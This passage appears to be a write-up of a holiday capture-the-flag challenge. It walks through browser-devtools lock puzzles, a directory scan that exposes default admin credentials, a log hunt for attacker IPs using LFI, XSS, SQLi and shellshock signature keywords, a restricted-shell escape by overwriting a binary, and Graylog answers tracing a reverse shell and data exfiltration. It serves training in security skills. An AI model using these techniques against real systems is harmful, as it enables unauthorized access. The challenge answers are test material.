


3Q5ALP6N

464 × 149


Status	Method	Domain		
200	POST	sleighworkshopdoor.elfu.org		
304	GET	sleighworkshopdoor.elfu.org		png
200	POST	sleighworkshopdoor.elfu.org		json
304	GET	sleighworkshopdoor.elfu.org	568b0922-ec19-436a-b712-e7dea7f53c1c.png	png

4. Where might we keep the things we forage? Yes, of course: Local barrels!, view local storage"




Key	Value
[redacted]	TC48ZUMN

5. Did you notice the code in the title? It may very well prove vital.
There are several ways to see the full page title:
- Hovering over this browser tab with your mouse
- Finding and opening the <title> element in the DOM tree
- Typing `document.title` into the console




```
>> document.title
<- "Crack the Crate                                          QMIKC0SR"
```

6. In order for this hologram to be effective, it may be necessary to increase your perspective.
`perspective` is a css property.
Find the element with this css property and increase the current value.



```
.hologram {
  perspective: 15px;
  width: 150px;
  height: 100px;
  border-radius: 20px;
  transition: perspective 5s;
}
```


7. The font you're seeing is pretty slick, but this lock's code was my first pick.
In the `font-family` css property, you can list multiple fonts, and the first available font on the system will be used.



```
view-source:https://sleighworkshopdoor.elfu.org/
```

```
font-family: 'FLPLA0AR', 'Beth Ellen', cursive; }</style><meta http-equiv="Cache-Control" content
```

8. In the event that the .eggs go bad, you must figure out who will be sad, view event handlers




```
spoil ...lient.js/568b0922-ec19-436a-b712-e7dea7f53c1c:1
() => window['VERONICA'] = 'sad'
```

```
    </li>
  <li>⋯</li>
  <li>⋯</li>
  <li>
    ::marker
    <div class="instructions">
      In the event that the
      <span class="eggs">.eggs</span> event
      go bad, you must figure out who will be sad.
    </div>
```

```
.eggs {
}
* {                568b0922-ec1
```

9. This next code will be unredacted, but only when all the chakras are :active.
`:active` is a css pseudo class that is applied on elements in an active state, force psudo classes




```
span.chakra:active:after {
  content: '';
  position: absolute;
  font-family: monospace;
  font-weight: bold;
  color: #bb0000;
  font-size: 1.5em;
  top: -12px;
}

span.chakra:nth-child(1):active:after {
  content: '4H';
}
span.chakra:nth-child(2):active:after {
  content: 'C1';
}
span.chakra:nth-child(3):active:after {
  content: 'S';
}
span.chakra:nth-child(4):active:after {
  content: 'C0';
}
span.chakra:nth-child(5):active:after {
  content: '1';
}
```

10. Oh, no! This lock's out of commission! Pop off the cover and locate what's missing.
Use the DOM tree viewer to examine this lock. you can search for items in the DOM using this view.
You can click and drag elements to reposition them in the DOM tree.
If an action doesn't produce the desired effect, check the console for error output.

Be sure to examine that printed circuit board.

And the door was open:



12. Filter Out Poisoned Sources of Weather Data

Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given. For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.
Santa's flight route was planned by a complex set of machine learning algorithms which use available weather data.
All the weather stations were reporting severe weather to Santa's Sleigh.

At this time the incident became critical, Christmas won't be Christmas without any presents. Unfortunately the web portal had bad practices of secure development life cycle which allowed alterations of the data in order to alter Santa's route.
To improve route calculation, it was necessary identify and block malicious or bad reputations IP addresses.
It should be noted that the person in charge of the SOC did not remember the access credentials, but he was clear about the type of vulnerabilities they had: LFI, XSS, and SQLi, shellshock.

The process performed is described below:

In the first instance, a directory scan was carried out on the site, using dirsearch to Identify hidden files, configuration files and paths with relevant information.

```
root@kali:~/dirsearch# python3 dirsearch.py -u https://srf.elfu.org/ -e html

 _|. _ _  _  _  _ _|_    v0.3.8
(_||| _) (/_(_|| (_| )

Extensions: html | HTTP method: get | Threads: 10 | Wordlist size: 6021
Error Log: /root/dirsearch/logs/errors-19-12-27_10-38-00.log
Target: https://srf.elfu.org/

[10:38:03] Starting:
[10:38:07] 400 -  173B  - /%2e%2e/google.com
[10:38:07] 400 -  192B  - /%ff/
[10:41:49] 200 -    3KB - /gulpfile.js
[10:41:52] 401 -   36B  - /home.html
[10:42:00] 200 -    5KB - /index.html
[10:42:24] 302 -  209B  - /logout  ->  http://srf.elfu.org/
[10:42:30] 401 -   36B  - /map.html
[10:42:52] 200 -    1KB - /package.json
[10:43:18] 200 -  371B  - /README.md

Task Completed
```

```
~$ curl https://srf.elfu.org/README.md
# Sled-O-Matic - Sleigh Route Finder Web API
### Installation
```
sudo apt install python3-pip
sudo python3 -m pip install -r requirements.txt
```
#### Running:
`python3 ./srfweb.py`
#### Logging in:
You can login using the default admin pass:
`admin 924158F9522B3744F5FCD4D10FAC4356`
```


Once the passwords have been identified, the next step is to identify the malicious IP, for this, the following searches were made in the logs provided. Reserved words were searched for each vulnerability and look for the associated IP addresses with the adversary's User_Agent (pivoting).

LFI: /etc
XSS: <script>
SQLi: UNION
SQLi: [0-9]=[0-9] (not for pivoting)
shellshock: :;

To identify the malicious IPs, we converted the JSON to CSV and the respective searches were performed by type of vulnerability:

100 Malicious IP Address:

33.132.98.193,84.185.44.166,150.50.77.238,42.103.246.130,225.191.220.138,121.7.186.163,75.73.228.192,220.132.33.81,31.254.228.4,83.0.8.119,229.229.189.246,150.45.133.97,227.110.45.126,81.14.204.154,111.81.145.191,13.39.153.254,68.115.251.76,118.196.230.170,173.37.160.150,186.28.46.179,0.216.249.31,135.203.243.43,135.32.99.116,56.5.47.137,49.161.8.58,23.49.177.78,84.147.231.129,223.149.180.133,106.132.195.153,249.34.9.16,69.221.145.150,42.191.112.181,116.116.98.205,48.66.193.176,238.143.78.114,190.245.228.38,102.143.16.184,19.235.69.221,10.155.246.29,42.103.246.250,230.246.50.221,9.206.212.33,106.93.213.219,2.230.60.70,61.110.82.125,65.153.114.120,95.166.116.45,200.75.228.240,168.66.108.62,80.244.147.207,123.127.233.97,28.169.41.122,34.129.179.28,27.88.56.114,44.74.106.131,131.186.145.73,229.133.163.235,2.240.116.254,187.178.169.123,253.182.102.55,45.239.232.245,129.121.121.48,66.116.147.181,126.102.12.53,140.60.154.239,42.103.246.130,42.103.246.130,42.103.246.130,187.152.203.243,103.235.93.133,118.26.57.38,44.164.136.41,249.237.77.152,203.68.29.5,10.122.158.57,50.154.111.0,217.132.156.225,252.122.243.212,22.34.153.164,31.116.232.143,250.22.86.40,42.127.244.30,104.179.109.113,185.19.7.133,42.16.149.112,158.171.84.209,34.155.174.167,249.90.116.138,231.179.108.238,92.213.148.0,97.220.93.190,87.195.80.126,226.240.188.154,148.146.134.52,142.128.135.10,37.216.249.50,254.140.181.172,253.65.40.39,29.0.183.220


Route Calculation Success! RID:0807198508261964

Firewall rules apply in the order they appear in the list below and should always end in a default deny/accept of **0.0.0.0/0**. To submit a single IP, you could provide something similar to **1.1.1.1/32** or **1.1.1.1**. To submit a range, you could provide **192.168.1.0/24** and to submit a list of IPs you can use csv format similar to **1.1.1.1/32 , 2.2.2.2 , 3.3.3.3/32** etc...

IP Address/Range

ip/cidr OR ip/cidr,ip/cidr,ip/cidr

D:253.65.40.39/32 ×
D:254.140.181.172/32 ×
D:37.216.249.50/32 ×

```
Route Calculation Success! RID:0807198508261964
```

Report Hints

1. ed Editor Basics

From: Bushy Evergreen
[Ed Is The Standard Text Editor]

```
Oh, many UNIX tools grow old, but this one's showing gray.
That Pepper LOLs and rolls her eyes, sends mocking looks my way.
I need to exit, run - get out! - and celebrate the yule.
Your challenge is to help this elf escape this blasted tool.
-Bushy Evergreen
Exit ed.
1100
q
```

2. Linux Path

From: SugarPlum Mary
Green words matter, files must be found, and the terminal's $PATH matters.

```
I need to list files in my home/
To check on project logos
But what I see with ls there,
Are quotes from desert hobos...
which piece of my command does fail?
I surely cannot find it.
Make straight my path and locate that-
I'll praise your skill and sharp wit!
Get a listing (ls) of your current directory.
elf@0aaea448e0f4:~$
a8c7d5a9b57c:~$ echo *
rejected-elfu-logos.txt
elf@a8c7d5a9b57c:~$ cat rejected-elfu-logos.txt
```

3. PowerShell
From: Sparkle Redberry
SANS' PowerShell Cheat Sheet
Commands:

```
WebRequest -Uri http://localhost:1225/api/off
WebRequest -Uri http://127.0.0.1:1225/api/angle?val=65.5
WebRequest -Uri http://127.0.0.1:1225/api/refraction?val=1.867
WebRequest -Uri http://127.0.0.1:1225/api/temperature?val=-33.5
ams = @{O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9}
WebRequest -Uri http://localhost:1225/api/gas -Method POST -Body $my_params
WebRequest -Uri http://localhost:1225/api/on
```

4. MongoDB

From: Holly Evergreen
MongoDB Documentation

```
Hello dear player!  Won't you please come help me get my wish!
I'm searching teacher's database, but all I find are fish!
Do all his boating trips effect some database dilution?
It should not be this hard for me to find the quiz solution!

Find the solution hidden in the MongoDB on this system.
699124dfb5d:~$ ps -ef
mongo --port 12121
db.adminCommand( { listDatabases: 1 } )
use elfu
show collections
db.solution.find()
db.loadServerScript();
displaySolution();
```

5. Chatter?

From: Alabaster Snowball
sudo -l says I can run a command as root. What does it do?

```
nyancat, nyancat
I love that nyancat!
My shell's stuffed inside one
Whatcha' think about that?
Sadly now, the day's gone
Things to do!  Without one...
I'll miss that nyancat
Run commands, win, and done!
Log in as the user alabaster_snowball with a password of Password2, and land in a
Bash prom
pt.
Target Credentials:
username: alabaster_snowball
password: Password2

03cb4b630c1:~$ sudo chattr -i /bin/nsh
elf@e03cb4b630c1:~$ cp /bin/bash /bin/nsh
elf@e03cb4b630c1:~$ su alabaster_snowball
```


6. Iptables


From: Kent Tinseltooth
Iptables

```
1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.
sudo iptables -P INPUT DROP
sudo iptables -P OUTPUT DROP
sudo iptables -P FORWARD DROP

2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the
INPUT and the OUTPUT chains.
sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access
the local SSH server (on port 22).
sudo iptables -A INPUT -p tcp --dport 22 -s 172.19.0.225 -j ACCEPT

4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21
and 80.
sudo iptables -A INPUT -p tcp --match multiport --dports 21,80  -j ACCEPT

5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.
sudo iptables -A OUTPUT -p tcp --dport 80  -j ACCEPT

6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo
interface.
sudo iptables -A INPUT -i lo -j ACCEPT
```

7. Frosty Keypad

From: Tangle Coalbox
One digit is repeated once, it's prime, and you can see which keys were used,





```python
def isPrime(n):
    n = abs(int(n))
    if n < 2:
        return False
    if n == 2:
        return True
    if not n & 1:
        return False
    for x in range(3, int(n**0.5)+1, 2):
        if n % x == 0:
            return False
    return True
lower = 1
upper = 99999999
for n in range(lower, upper + 1):
    if (isPrime(n)):
        pr = True
        for x in str(n):
            if str(x) in ['0','2','4','5','6','8','9']:
                pr = False
                break
        if (pr):
            print(n)
```

8. Graylog

From: Pepper Minstix
Graylog Docs

Question 1:
Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.
What is the full-path + filename of the first malicious file downloaded by Minty?
Answer: C:\Users\minty\Downloads\cookie_recipe.exe
Question 2:
The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the ip:port the malicious file connected to first?
Answer: 192.168.247.175:4444
Question 3:
What was the first command executed by the attacker?
Answer: whoami
Question 4:
What is the one-word service name the attacker used to escalate privileges?
Answer: webexservice

Question 5:
What is the file-path + filename of the binary ran by the attacker to dump credentials?
Answer: C:\cookie.exe
Question 6:
The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?
Answer: alabaster
Question 7:
What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?
Answer: 06:04:28
Question 8:
The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName,DestinationHostname,LogonType of this connection?
Answer: elfu-res-wks2,elfu-res-wks3,3
Question 9:
What is the full-path + filename of the secret research document after being transferred from the third host to the second host?
Answer: C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf
Question 10:
What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?
Answer: 104.22.3.84

9. Web App Pen Testing

From: Minty Candycane
[Web Apps: A Trailhead]

Easy mode: Modify URL value
Medium mode: Modify the hidden value of the distance in the html
Hard mode: Modify the hidden value for distance and hash(md5)

10. Jq

From: Wunorse Openslae
[Parsing Zeek JSON Logs with JQ]

```
Some JSON files can get quite busy.
There's lots to see and do.
Does C&C lurk in our data?
JQ's the tool for you!
-Wunorse Openslae
Identify the destination IP address with the longest connection duration
using the supplied Zeek logfile. Run runtoanswer to submit your answer.
elf@8ea37c9e90e6:~$
elf@259eb834353a:~$ cat conn.log | jq 'select(.duration > 1000000)'
elf@259eb834353a:~$ runtoanswer
What is the destination IP address with the longes connection duration?
13.107.21.200
```

11.Event IDs and Sysmon
From: Pepper Minstix
(Events and Sysmon)

12. Deep Blue CLI Posting
From: Bushy Evergreen
[Eric Conrad on DeepBlueCLI]

13. SQLMap Tamper Scripts

From: Pepper Minstix
Sqlmap Tamper Scripts

14.SQL Injection
From: Pepper Minstix
SQL Injection from OWASP

15.Event Query Language
From: SugarPlum Mary
EQL Threat Hunting

16. Chrome Dev Tools
From: Kent Tinseltooth
Chrome Dev Tools

17. Edge Dev Tools
From: Kent Tinseltooth
Edge Dev Tools

18. Deep Blue CLI on Github
From: Bushy Evergreen
Github page for DeepBlueCLI

19. Reverse Engineering
From: Holly Evergreen
Reversing Crypto the Easy Way

20. Bitting Templates
From: Minty Candycane
Deviant's Key Decoding Template
21. Firefox Dev Tools
From: Kent Tinseltooth
Firefox Dev Tools

22. Sysmon
From: SugarPlum Mary
Sysmon By Carlos Perez

23. Key Bitting
From: Minty Candycane
Optical Decoding of Keys

24. Safari Dev Tools
From: Kent Tinseltooth
Safari Dev Tools

25. Curl Dev Tools
From: Kent Tinseltooth
Curl Dev Tools

26. Machine Learning
From: Alabaster Snowball
Machine Learning Use Cases for Cyber Security


27. User's Shells
From: Alabaster Snowball

On Linux, a user's shell is determined by the contents of /etc/passwd

28. Finding Bad in Web Logs
From: Wunorse Openslae
Do you see any LFI, XSS, Shellshock, or SQLi?

29.RITA
From: Sparkle Redberry
RITA's homepage

Site Map



Santa
alexa
poseidon
Dormitory
Hermey Hall